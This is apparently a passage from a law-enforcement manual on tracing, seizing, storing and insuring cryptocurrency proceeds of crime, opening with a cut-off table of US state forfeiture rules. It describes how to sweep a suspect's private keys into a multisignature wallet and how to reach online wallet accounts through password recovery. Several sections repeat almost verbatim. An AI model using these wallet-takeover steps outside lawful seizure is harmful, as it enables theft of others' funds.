Police departments are required to submit annual forfeiture reports to their local budgetary authorities. 100 percent goes to law enforcement

Wisconsin

Wis. Stat. § 961.555(3)

The state shall have the burden of satisfying or convincing a reasonable certainty by the greater weight of the credible evidence that the property is subject to forfeiture.

None, no forfeiture proceeds go to law enforcement.

Wyoming

Wyo. Stat. Ann. § 35-7-1049(y)–(z)

A preponderance of the evidence

None, Up to 100 percent of forfeiture proceeds can go to law enforcement.

81.2. Preparatory Procedures Leading to Seizure

The purpose of this section is to focus on existing approaches and techniques for the seizure of crime proceeds and instrumentalities that can be potentially relevant in terms of virtual currencies as adapted from the UNODC. To this end, practical procedures and considerations relevant to seizure and prospective confiscation will be described.

Similar to the approach employed throughout this Manual, procedural options for the seizure of crime proceeds and instrumentalities comprise activities aimed at detecting such proceeds (asset tracing) and actual seizure of such assets through available legal procedures. While this division may seem superficial on the surface, the practical considerations of virtual currencies as proceeds and instrumentalities of crime highlight the distinctions between these approaches, not least from an institutional standpoint.

The approaches and procedures listed in this section are structured in a certain order that attempts to apply the logic of criminal investigations to the context of virtual currencies. However, due to the new and untested nature of the issues of this very context, the sequence of actions and techniques provided herein is for general guidance only.

81.2.1. Step 1: Initiating Financial Investigations

A financial investigation involves collecting, collating, and analyzing all available information to assist in prosecuting crime and the deprivation of the proceeds and instrumentalities of crime. The major goal of a financial investigation is to identify and document the movement of money during the course of criminal activity. When the money is received and stored or deposited, the link between the origins of the money and beneficiaries can provide information about and proof of criminal activity. In this respect, the financial investigation is a process that is mostly parallel to the main criminal proceedings – be it cybercrime, fraud, or money laundering – and allows investigators to focus solely on the proceeds and instrumentalities of crime.

Financial investigations thus require specialized knowledge that may not always be available at regular law enforcement agencies. To address this, national jurisdictions can revert to multiple solutions:

- Creation of joint investigative groups by the prosecutor, with the coordination and division of tasks ensured by the supervisory prosecution authority;
- Involving financial transaction experts into ongoing investigations, retaining full control of the criminal investigation by the requesting law enforcement agency;
- Separating the crime proceeds investigation from the core criminal investigation and ensuring feedback between the investigative authorities.

Whichever of these options is used, distinctive features of financial investigations should be kept in mind. One such feature and consideration of financial investigations is the comparably relaxed standard of proof compared to criminal cases (i.e., money-laundering cases). Proof of criminal origin of the property and its proceeds does not require proof beyond a reasonable doubt, making the conduct of such proceedings different from mainstream criminal investigations.

Financial investigations focusing on virtual currencies as proceeds and instrumentalities of the crime are still a relative novelty. Therefore, there are no tried and tested approaches in dealing with virtual currencies; the following sections are thus an attempt to guide the most relevant investigative techniques that can be used in tracing, taking control of, and managing virtual currencies.

81.2.2. Step 2: Asset tracing

Tracing assets or, to put it another way, following the money trail is an important part of financial investigations to establish the criminal origin of the proceeds or to determine crime instrumentalities. In asset investigations focusing on virtual currency, this can be deemed the preparatory stage, which helps determine freezing or seizure objects before such objects are seized.

As with any criminal or financial intelligence activity, asset tracing relies on specific indicators – “red flags” – that may help and guide the investigator in determining the criminal nature of the proceeds/property in question. In fact, the red flags referenced to and discussed in this Manual are relevant in terms of actual investigations and the identification of transactions in virtual currencies.

These red flags are:

- A large number of bank accounts held by the same virtual currency administrator or virtual currency exchange company (sometimes in different countries) apparently being used as flow-through accounts (may be indicative of layering activity), without a business rationale for such a structure;
- Virtual currency administrator or virtual currency exchange company located in one country but holding accounts in other countries where it does not have a significant customer base (unexplained business rationale which could be suspicious);
- Back and forth movement of funds between bank accounts held by different virtual currency administrators or virtual currency exchange companies located in different countries (may be indicative of layering activity as it does not fit the business model);
- The volume and frequency of cash transactions (sometimes structured below reporting threshold) conducted by the owner of a virtual currency administrator or virtual currency exchange company do not make economic sense;
- Virtual currency systems that lack appropriate registration and/or transparency or are known to be popular with notable criminal groups.

As can be seen from these indicators, these are directed at the points of contact of the virtual currencies with the established financial institutions – that is, central administrators, currency exchanges, virtual currency payment processors, hosting services, merchant service companies, etc. One should bear in mind that virtual currency transactions operate beyond established financial institutions. The anonymity of such transactions, reliance on cryptography, and absence of official record-keeping will make tracing cryptocurrencies an arduous, if not impossible, task. Even where such currencies, such as Bitcoin, keep an open, transparent ledger of all transactions available as open-source information (known as the Blockchain), linking a specific transaction to individual users (wallets) may require information from other sources.

In this light, there are several other options in which assets can be traced in the virtual currencies context:

81.2.2.1. Option 1: Financial intelligence

Financial Intelligence Unit (FIU) should be considered the primary partner for law enforcement in identifying and tracking crime proceeds and instrumentalities due to direct access to financial information concerning suspected proceeds of crime and potential financing of terrorism. FIU's financial intelligence is one of the keys to the effective investigation and confiscation of profits from crime.

One of the major functions of a national FIU is to process and provide information that can be used for financial intelligence purposes. Among these, STRs (suspicious transaction reports) and analysis provided on these reports by the FIU is of particular value and relevance. In cases of centralized virtual currencies, management of exchange tokens or in-game assets will be mostly performed by the administering authority through the in-house channels removed from the state's traditional financial system. Therefore, the availability and value of STRs from central administrators will be usually linked with the degree of state regulation on virtual currencies and where such entities are obliged to file STRs to a national FIU.

In contrast to central administering authorities, cases of decentralized currencies – in particular, cryptocurrencies – STRs that focus on the red-flagged transactions performed by virtual currency exchanges would be a particularly useful source of intelligence in financial investigations on proceeds and instrumentalities of crime.

Generally, law enforcement needs to be familiar with the financial intelligence unit's structure, role, and authority in their own jurisdiction. In addition to obtaining suspicious transaction reports, many financial intelligence units are authorized to collect and maintain reports on currency and large cash transactions, making financial intelligence units the central holders of significant financial data.

81.2.2.2. Option 2: Monitoring of transactions

Information and intelligence necessary for financial investigations could also be obtained through monitoring or production orders. “Monitoring order” means an order issued by the competent authority and directed at a financial institution, requiring disclosure to an authorized person of information concerning transactions carried out through an account held with the institution by a person named in the order. Such an order may require the financial institution to make the disclosure immediately after a transaction has been made or on suspicion that a transaction is about to be made. The order may direct the financial institution to refrain from completing or effecting the transaction for a specified period.

In GUAM states, monitoring orders may be issued by law enforcement and FIUs (except for Azerbaijan). Law enforcement has the general power to monitor any account for suspicious activity related to money laundering, terrorism financing, all predicate offenses for money laundering, and any other criminal offense by the provisions of the criminal procedure legislation. On the other hand, FIUs also have the power to monitor bank accounts for suspicious activities, usually for all types of offenses; the legal framework for this authority is laid down either by specialized antimoney-laundering legislation or the law on operative and detective activities.

The factors that can trigger monitoring orders are: a request from a foreign authority (including FIUs), an internal analysis, and STR received from a reporting entity or a request from the prosecutor’s office. “Production order” means a judicial order addressed to a specified person to produce for the inspection of an authorized person any document that identifies or locates any property subject to forfeiture or confiscation or that determines the value of the property or benefit derived by a defendant from criminal conduct.

In short, the purpose of such orders is to compel the person or entity named to turn over information or copy thereof within a specified time. In terms of virtual currencies, such orders will be significantly different in application to cases of centralized and decentralized virtual currencies:

- Administrating authorities of centralized currencies can receive and process such orders directly and can be compelled to turn over such information;
- Since there is no centralized authority in decentralized cryptocurrencies, exchangers may be addressed by monitoring or producing orders that may indicate specific customers and/or accounts that need to be monitored and reported.

81.2.2.3. Option 3: Disclosure of financial records

Disclosure of financial records is another avenue for using production orders, offering a particularly valuable source of information for tracing proceeds and instrumentalities of crime. Anti-money-laundering requirements on banking and non-banking businesses require them to keep specific information about accounts and activity of their customers, which can be extracted and used as a source of intelligence for the identification of assets in question.

In terms of virtual currencies, such inquiries, as already noted above, should be directed to currency exchangers who are supposed to abide by the anti-money laundering requirements, including record-keeping. Information about customers and their transactions in exchange for virtual currencies should be requested in compliance with the applicable data protection standards and used solely for investigation.

Wire transfers are frequently used to exchange fiat money into decentralized virtual currencies such as Bitcoin and vice versa.³⁴ This, as well as other payment methods used by currency exchangers, would be another potentially valuable, documented source of information to focus on in identifying proceeds and instrumentalities of crime.

81.2.3. Step 3: Taking control of assets

Once crime proceeds or instrumentalities are identified, they can be subject to seizure proceedings. Seizure, as noted above, implies taking control of a specified property, with the competent authority taking over possession, administration, or management of the seized property.

Although there is relevant experience in terms of seizing and confiscation of electronic money or accounts (intangible assets) that can be used as an analogy, virtual currencies, in the absence of state regulation, operate beyond the realm of established financial institutions and transactions. When talking about the seizure of virtual currencies as proceeds/instrumentalities of crime, differences between centralized and decentralized currencies lead to different approaches that may work in such cases.

81.2.3.1. Option 1: Seizing centralized currency items

For centralized currencies, virtual currency assets remain under the full control of the administering authority. Therefore, seizure of these assets may be served upon legal companies in charge of asset administration, making it easier for law enforcement to seek and obtain compliance with their legitimate requests.

At the same time, there certainly are considerations as to the seizure of centralized currency items. Where systems such as WebMoney or now-defunct e-Gold process assets can be seized as virtual currency and converted into monetary value, computer game assets, such as upgrades to virtual characters' clothing or battleships, would be very little actual value to law enforcement and the state. Therefore, a value-based recovery – that is, a method of confiscation that enables imposition of a pecuniary liability (such as a fine, usually in multiples of the profit or benefit derived from the crime), which is realizable against any asset of the individual – can be used instead to avoid these and other potential difficulties in the management of such assets.

81.2.3.2. Option 2: Seizing decentralized crypto-currencies

Crypto-currencies, in contrast to centralized virtual currencies, operate without any coordinating or centralized structure. Therefore, seizure orders need to be served upon individual users, while the object of seizure would be virtual currency contained in the addresses/wallets associated with the user.

Theoretically, taking control of the virtual currency wallet can be done in two different ways. The first would be to compel the user to surrender their credentials associated with the wallet to the seizing authority. The pros of such an approach may include the possibility of further intelligence and investigative activities, since, at the level of transactions, ownership of the wallet is not visible due to anonymity; however, the cons far outweigh the pros in this regard:

- In the current state of affairs, the availability of legal powers to compel the user to submit their confidential data is largely dependent on the state's legal system. While, in the context of the GUAM states, refusal to provide login information may be interpreted as tampering with evidence attracting separate criminal charges, the lack of expediency in this approach and volatility of electronic evidence may work against the interest of the investigation;
- The lack of guarantees that, even if credentials for a wallet are handed over to the state, no copies have been made by the offender or crime associates that would allow those individuals to regain control of the seized assets.

Therefore, the viable option is taking control over virtual currencies by using the regular transaction mechanisms to transfer the currency to the account (wallet) of the law enforcement authority. Naturally, there would be some steps involved in this process:

- Determining the number of virtual currency items, wallets, or both to be seized;
- Securing suspect's cooperation or exercising control over the wallet through other means permitted by law, so that the required sum can be transferred to a government-controlled wallet, pending liquidation upon forfeiture;
- Confirmation of receipt duly recorded; or
- Where cooperation or control over the wallet is not viable:
- Determine the value of the virtual currency to be seized in local currency based on the exchange rate;
- Apply value-based recovery procedures.

Needless to say, value-based recovery can be used from the initial steps of the process, especially where direct seizure and control of virtual currency is not viable due to either security or asset management considerations. One of the additional arguments in favor of transferring virtual currencies or their value to state accounts is that, in the absence of more detailed information, this seems to be a preferred method in

those very few cases that have used seizure and confiscation of virtual currencies. Namely, in the already noted Silk Road case, the US Government appears to manage the largest Bitcoin wallet in the world comprised of currency seized from the mastermind of the Silk Road.

81.2.3.2.1. Cashing out

Cashing Out

One of the biggest concerns facing cryptocurrency seizures is “What do you do with the coins once you have seized them”?. Do you “cash them out” and convert them into fiat currency or hold them as they are? These issues are quite significant and can cripple an investigation if these questions are not answered. Secure storage is unlike traditional storage, wherein monies seized are banked securely, and the seized coins remain on the blockchain, protected by the new private keys or keys. The problem with this is if anyone gains access to the private key, for instance, by taking a picture on a smartphone, they could potentially gain access to the funds.

Cashing out “live” should be a fairly simple process. Once the bank accounts and exchange are in place to accept the money, a second investigator should be present to ensure accuracy and reduce errors. The second investigator can ensure the process is conducted fairly and not compromised.

The first step would be to access the suspect’s computer.

The challenge is twofold:

1. You must have access to the suspect’s password(s), which need to be obtained from the suspect. You should also be aware of local laws of obtaining information from the suspect, which may be incriminating.
2. You must ensure the computer is connected to the internet. Most wallets would allow you to generate a transaction without actually being online, with the transaction only being sent to the network once you are connected. A pre-check of the wallet might be invaluable to ensure that no pending transactions are waiting to take place.

You can then access the wallet software and send the complete value of the wallet to all of the addresses you have on file with a balance to the address the account has been set up with. It might be good to involve the second person in this transaction to ensure the monies are sent to the right person. By checking the address on the blockchain, you can safely assume that the transfer has taken place and is completed. I would suggest using a trusted computer to access the exchange for this purpose and not the suspect’s computer.

Seizure from a wallet

Many companies offer online high-security wallet storage companies. The actual seizure of the funds can also be achieved in several ways. Some companies require a password-recovery process which in most cases needs to have the suspect’s email address, so it is not a problem. The biggest obstacle would be the security questions and access to that information which should be achievable in the store with the customer databases. Once the username and password are accounted for, ask the suspect for his password and

attempt to carry out a forensic analysis, searching for passwords to other resources.

Once funds are established and you have access to the online account, you should transfer the funds to a storage wallet without incident.

Much like the great Wayne Gretzky once said “You miss 100 percent of the shots you don’t take” practice truly makes perfect, so practice all you can and then practice some more.

It may be good to set up some training lab and train people through role-playing to understand cryptocurrency better and the many seizures involved. This is simply not going to be done your first time out. Purchase a small amount of cryptocurrency and create different scenarios. Copy a backup seed to paper and delete the storage account and re-create the wallet with the seed.

Summary

The key to understanding cryptocurrencies, tracking the funds involved through blockchain, and locating all service providers will all be for naught if you do not seize the assets once they are located.

It can be daunting to get the financial investigators on board with the digital investigators for many reasons. Egos and jurisdictional boundaries abound. Having the ability to obtain and share data is the key, and without it, you are swimming upstream.

81.2.3.2.1.1. Seizing Coins without Cashing Out


If the coins are seized without cashing out and being sent to another address, the process will remain the same but with a few noteworthy exceptions:

Seizure and storage would require a little more preparation. You should select the wallet software you managed to use for the seized coins. I would highly recommend a multisignature address, so when the funds are transferred, the funds cannot be moved without the keys of the other keyholders or the address.

This will serve to protect the investigator if any of the coins comes up missing. By creating a wallet with multisignature addresses, you are afforded the luxury of wallet importation for suspects privacy with a private key, transferring all of the funds to a multisignature wallet, and then backing all of this up with cold storage(ex. paper) and storing the private key back up securely.

To set up a storage wallet, you can certainly choose the Electrum Wallet software for Bitcoin. This is a thin client and does not need the intricacies of a full Bitcoin blockchain to be set up fairly quickly.

First off, create the storage wallet that will receive the suspect's keys and download the [Electrum Download](https://electrum.org/#download), which can be downloaded at <https://electrum.org/#download>. Use the case number to name the wallet and ensure proper identification. The next screen will ask what type of wallet should be created...



You can select the multisignature wallet option and choose the number of co-signers you require. The next screen will pop up, and you can create a New Seed option, which will, in turn, generate the 12-word recovery mnemonic code. Electrum will force you to re-key the code and will not allow you to copy and paste. It must be manually typed in.

All of these steps should allow you to generate a Master Public Key that you can give to your co-signers if needed. You can now enter the public keys of the address, and it will generate addresses that begin with 3

to indicate that they are multisig addresses. By now, you should receive have an address ready to receive seized coins.

81.2.3.2.1.2. Importing a Suspect's Private Key

There are two ways to move the coins from the suspect's wallet into the newly created multisignature address. The first was using the Electrum from the multisignature wallet, select Wallet/Private Keys/Sweep, and from that window, you can enter the private key or keys of the suspect. All of the funds managed by the suspect will now be moved to the new multisignature address.

It is important to remember to acquire a raw private key from the suspect or by dumping his wallet. A different approach would be necessary if you have a recovery seed. Although you can still use the Electrum software to set up a wallet recovery, it is important to keep the wallet separate for keeping the evidence separate to avoid any contamination or chain of custody issues or assigning coins to the wrong investigation.

All of the evidence must be well preserved. It should be noted that any transaction on Bitcoin can take a while to complete. If you are doing the cash out on the suspect's computer, you must wait until at least one block before leaving. Each block can take around 10 minutes to complete, and the fee will control the next block the transaction is included in.

The fee slider bar determines how much to pay and allows transactions for blocks to be included in.

If the assets are returned, a fee can be incurred to pay back the suspect.

81.2.3.2.1.3. Storage and Security

You may decide not to cash out a fiat currency and need to decide the best way to store those funds. Since cryptocurrency coins only exist on the blockchain, the private key is crucial to storage. Do not save the file, as each recovery seed address needs to be exported. The computer used must be secured in the event it would be needed later for forensic recovery, and it is recommended that you print out the document twice. Multisignature keys need to be stored separately, and the printer should be located in a secure area.

One way to store the document would be to write two encrypted hard drives and store them separately. Although this is not the preferred method and the saved file can be recovered easily from the computer, hard drives can be notorious for failing when you need them the most.

The issue is the easy access of millions of dollars of hard-to-trace cryptocurrency and the temptation for some to steal it. Although it is possible to export the raw private keys, it is recommended not to do so for the reasons previously mentioned.

Cold or paper storage serves as a better safety mechanism and is a much better solution for safekeeping.

The last thing to do would be to delete the wallet from the backup computer. Be careful not to delete the suspect's wallet and destroy any forensic evidence but delete the storage wallets you just made.

If the wallets were to remain on the computers, you leave open the possibility that someone else may transfer the coins.

81.2.3.2.1.4. Seizure from a Wallet

Many companies offer online high-security wallet storage companies. The actual seizure of the funds can also be achieved in some ways. Some companies require a password-recovery process which in most cases needs to have the suspect's email address, so it is not a problem. The biggest obstacle would be the security questions and access to that information which should be achievable in the store with the customer databases. Once the username and password are accounted for, ask the suspect for his password and attempt to carry out a forensic analysis, searching for passwords to other resources.

Once funds are established and you have access to the online account, you should transfer the funds to a storage wallet without incident.

Much like the great Wayne Gretzky once said "You miss 100 percent of the shots you don't take" practice truly makes perfect, so practice all you can and then practice some more.

It may be good to set up some training lab and train people through role-playing to understand cryptocurrency better and the many seizures involved. This is simply not going to be done your first time out. Purchase a small amount of cryptocurrency and create different scenarios. Copy a backup seed to paper and delete the storage account and re-create the wallet with the seed.

81.2.3.2.1.5. Insurance

Insurance

Due to market value fluctuation, insuring these items can be tricky. What are they insuring, and for what value? This is a difficult question to answer with a significant value change that could exist throughout the investigation.

Getting an insurance policy to ensure the assets for cryptocurrency is a difficult challenge, to say the least. Insurance companies can make it very difficult because of value fluctuation. They want to know what they are insuring for and for what value. It is impossible to answer with all of the significant value changes that could exist throughout the length of the investigation.

Many insurance companies are starting to insure for cryptocurrency as they see it as the wave of the future and do not want to miss out on this volatile and loosely regulated but rapidly growing business.

So far, only a few sell this insurance to include XL Caitlin, Chubb, and Mitsui Sumitomo Insurance. Yet several others are looking into companies that handle digital currency like bitcoin and ether, which trade between anonymous parties. Such efforts so far have garnered little attention. Still, the emergence of insurance markets leads most to believe the field is evolving and is an important step for the industry's mainstream recognition.

The risks are clear as digital currency investors have already lost billions from dozens of cryptocurrency hacks, many of which were later shuttered. For the insurers, the challenge is how to cover those risks for the customers they know little about and whose technology few understand and are represented by a young industry that lacks data insurers are used to relying upon.

According to Christopher Liu, who heads American National Group Inc.'s North American cybersecurity practice for financial institutions, one suggestion is to find an established business with a similar risk profile and try to adapt to what works there. Liu stated, "it's sort of akin to a digital armored car service" if there is a problem- like an accident or a robbery-that is going to be the accumulation of all of those exposures". Liu has been studying cryptocurrency theft coverage since 2014 but remains in an "exploratory phase".

"Some bitcoin exchanges and wallets weren't anticipating the level of underwriting and due diligence that they undergo when they approach the market," said Matt Prevost, who heads Chubb's North American Cyber Product Line. Insurers like Chubb are betting that cryptocurrencies will gain wider recognition even if the new business now represents only a tiny sliver of the global \$720 billion per year commercial insurance business. Digital coin sales raised more than \$5 billion across nearly 800 deals in 2017, according to venture capital data provider CB Insights. There are no estimates yet how much of that has been insured or of total premiums collected.

"Some bitcoin exchanges and wallets weren't anticipating the level of underwriting and due diligence that they undergo when they approach the market," said Matt Prevost, who heads Chubb's North American Cyber Product Line. Digital coin sales raised more than \$5 billion across nearly 800 deals in 2017,

according to venture capital data provider CB Insights. There are no estimates yet how much of that has been insured or of total premiums collected.

Many insurers remain wary of the new business. Like Great American Insurance Group, an American Financial Group Inc. unit offers protection from employee theft to companies that accept bitcoin payments but avoid outside risks, such as hacking. The company added the coverage to its standard employee theft policy in 2014.

Others will avoid coverage for coins kept online or in “hot storage” because of the high risk of hacking and will only cover offline “cold storage,” which is generally preferred by cryptocurrency companies. (Reuters graphic: <http://tmsnrt.rs/2DNRkFu>) Coinbase, a leading cryptocurrency exchange available in 32 countries, says on its website it holds less than 2 percent of customer funds online and that those funds are insured.

According to a person familiar with the matter, Lloyd’s of London, the world’s largest insurance marketplace, providing insurance to the exchange. Reuters could not determine the terms or the scope of the coverage, and Lloyd’s spokesman declined to discuss Coinbase. He said that member companies had written a small number of policies for cryptocurrencies in recent years, and Lloyd’s was requiring members to proceed with caution and use additional scrutiny of cryptocurrency companies. Some insurers are not yet convinced the cryptocurrency business is large enough for premiums to cover possible losses.

“We’re looking at it, but does it make sense to offer a market for that?” said Frank Scheckton, president of Great American’s Fidelity Crime Division.

Right now, costs act as a deterrent for small firms and startups, said Ty Sagalow, chief executive of Innovation Insurance Group LLC, which has been developing coverage for cryptocurrency companies since 2013. “It’s an expensive product that many companies can’t afford,” he said.

Insurance experts say annual premiums for \$10 million in theft coverage would typically run at about \$200,000, or 2 percent of the limit. That compares with about 1 percent or less for traditional financial clients, depending on the company, loss history, and other factors.

Currency volatility is another concern. While coverage limits shield insurers from wild swings, the impact for clients can be dramatic. For example, a \$10 million policy signed in January 2017 would cover 10,957 bitcoins at the time, but only 923 if a hack happened a year later.

Cameron Winklevoss, the co-founder of Gemini, a cryptocurrency exchange and custodian, argues insurance should not be an investor’s primary concern.

As a registered New York trust company, Gemini carries state-mandated insurance against employee theft, computer fraud, and fund transfer fraud but has no coverage for hacking; Winklevoss founded the firm with his twin brother Tyler said.

“The key is to look for regulatory oversight that ensures that an exchange is doing what it should be doing so that it doesn’t get to the point where you have to fall back on an insurance policy,” he told Reuters.

However, Henry Sanderson, who oversees cyber and technology coverage for Safe online LLP, Lloyd’s broker, argues cryptocurrency insurance can help the young industry mature while creating new business

for insurers. This whole space is maturing and growing,” he said. “If we don’t embrace it now, it’s a missed opportunity for insurers.”

81.2.3.2.1.6. Valuation Fluctuations

Valuation Fluctuations

The best example of bitcoin fluctuation is best described in the following manner, with an investigation taking possibly several years to bring the case to a close. In just a little over a year, Bitcoin has increased from \$1000 to \$20,000. You can only imagine the situation wherein coins are seized at a value of \$20,000, and by the time the case makes its way through the courts, the Bitcoin has slumped to \$500.00. Who should incur the lost amount of money? Is there a liability here for lost value? And if so, who is the responsible party?

Some investigators in the past have asked judges to decide as to whether or not to convert coins to fiat currency. It has even been suggested the suspect be given the option of cashing the coins out or having the investigator hold onto them or transfer them to a cryptocurrency address and held until the case is decided.

If the suspect chooses to separate himself from the currency and has nothing to do with the currency, the investigator can decide which course of action to take without fear of reprisal. Unfortunately, the suspect's story may change along the way, and the opportunity to prosecute may become more difficult.

There seem to be many thoughts on this and what is the best course of action to proceed. Cashing out the coins at the point of seizure is certainly an option with the thought the private key may be held by more than one party.

This could be done during a live response or perhaps later in a lab, but great care must be given not to compromise anything else on the suspect's computer. Therefore, processes and preparation must be in place before this can happen, especially if this is done live on the suspect's computer.

Either way, cashing out requires a significant amount of preparation. First, you must determine which exchange you will use. The process can be expedited if the investigator has and should set up a relationship with a trusted exchange knowing that the coins they are dealing with are currently involved in an ongoing criminal investigation, perhaps even agreeing to lower fees.

You must also understand the exchange process for cashing out. The investigator should have authentication on hand and possibly the addresses for the funds to be transferred to. Setting up a bank account in advance can be tricky as some banks understand the cryptocurrency process and show some resistance to get involved. The banking manager needs to know in advance, if possible, the dynamics of the exchange and the reason it is taking place at their institution. If the investigator could outline the investigation with few details, the banking partner may be more willing to be more forthcoming.

The banking manager should understand the investigator's needs if his efforts prove fruitful in the exchange. Once the coins are cashed out, it becomes a normal part of the process as the retention and management of the funds can be carried out in the usual manner.

81.2.4. Step 4: Management of assets

One of the challenges for law enforcement is managing the items seized, where control of the assets is handed over to the state. Naturally, since the property ownership, pending confiscation decision, rests with the original owner, diligent care must be taken of the seized assets.

Whether centralized or decentralized, virtual currencies represent the least of such challenges since, as digital items, they do not physically deteriorate. However, virtual currencies, especially decentralized cryptocurrencies, are susceptible to very significant fluctuations in exchange rates, which may be a concern for law enforcement from the perspective of pending confiscation in favor of the state. The differences in value at the asset tracing stage and the actual seizure may require a review of the amount and value of virtual currencies to be seized. However, because of the open availability of the exchange rate data, this should not require expert review and support.

Where assets are seized as instrumentalities of crime, one of the issues is the preventive nature of the seizure, meaning that the instrumentalities of crime must be taken out of circulation. Although no cases have been reported as to the seizure of centralized or decentralized virtual currencies as instrumentalities of crime, there still may be the need to place the seized virtual currency (wallet contents) on removable hardware to take it “off the grid.”

Similar logic would also apply to bitcoins seized as proceeds of crime and transferred to the wallet operated by the competent authority. It would be advisable, in these cases, to take the wallet and its contents “off the grid” by creating local files and storing those safely on removable and/or secure storage. The reason for this, besides the wish to protect seized property from manipulation through transactions and mining, is that virtual currencies, as digital items, may be inadvertently altered or lost through mismanagement, service disruptions, or be compromised employing a cyber-attack. These and other necessary security tips can be taken from the Bitcoin network itself.

81.2.5. Features of International Investigations

Financial investigations often reach beyond domestic borders; therefore, competent authorities must have a timely focus on formal and informal international cooperation efforts and ensure they are maintained for the duration of the case. Establishing early contact aids practitioners in understanding the foreign legal system and potential challenges in obtaining additional leads and informing a common strategy. It also allows the foreign jurisdiction to prepare for its role in providing co-operation. Considering the trans-border nature of the Internet, which serves as an exclusive platform for the operation of virtual currencies, international cooperation will be an essential element of financial investigations into virtual currency-related offenses. To this end, both formal and informal cooperation modalities must be employed efficiently and, most importantly, in an expeditious manner due to the volatility of electronic evidence and traces of crime proceeds.


Financial investigators can avail themselves of a multitude of cooperation modalities, such as:

- Cooperation through dedicated international cooperation networks targeting proceeds of crime, such as the Camden Asset Recovery Interagency Network (CARIN), the Stolen Asset Recovery Initiative (StAR), which is a partnership between the World Bank Group and the United Nations Office on Drugs and Crime (UNODC), or more specialized networks for asset recovery, such as the Global Focal Point Network on Asset Recovery, a joint project of the StAR Initiative and Interpol focusing on proceeds of corruption;
- Use police-to-police cooperation modalities, especially 24/7 contact points under the Council of Europe Convention on Cybercrime, G8 Network of High Tech Crime Units national contacts or Interpol contact points, who can provide both intelligence or execute data preservation and other investigative requests directly, without the need for lengthy mutual legal assistance procedures;
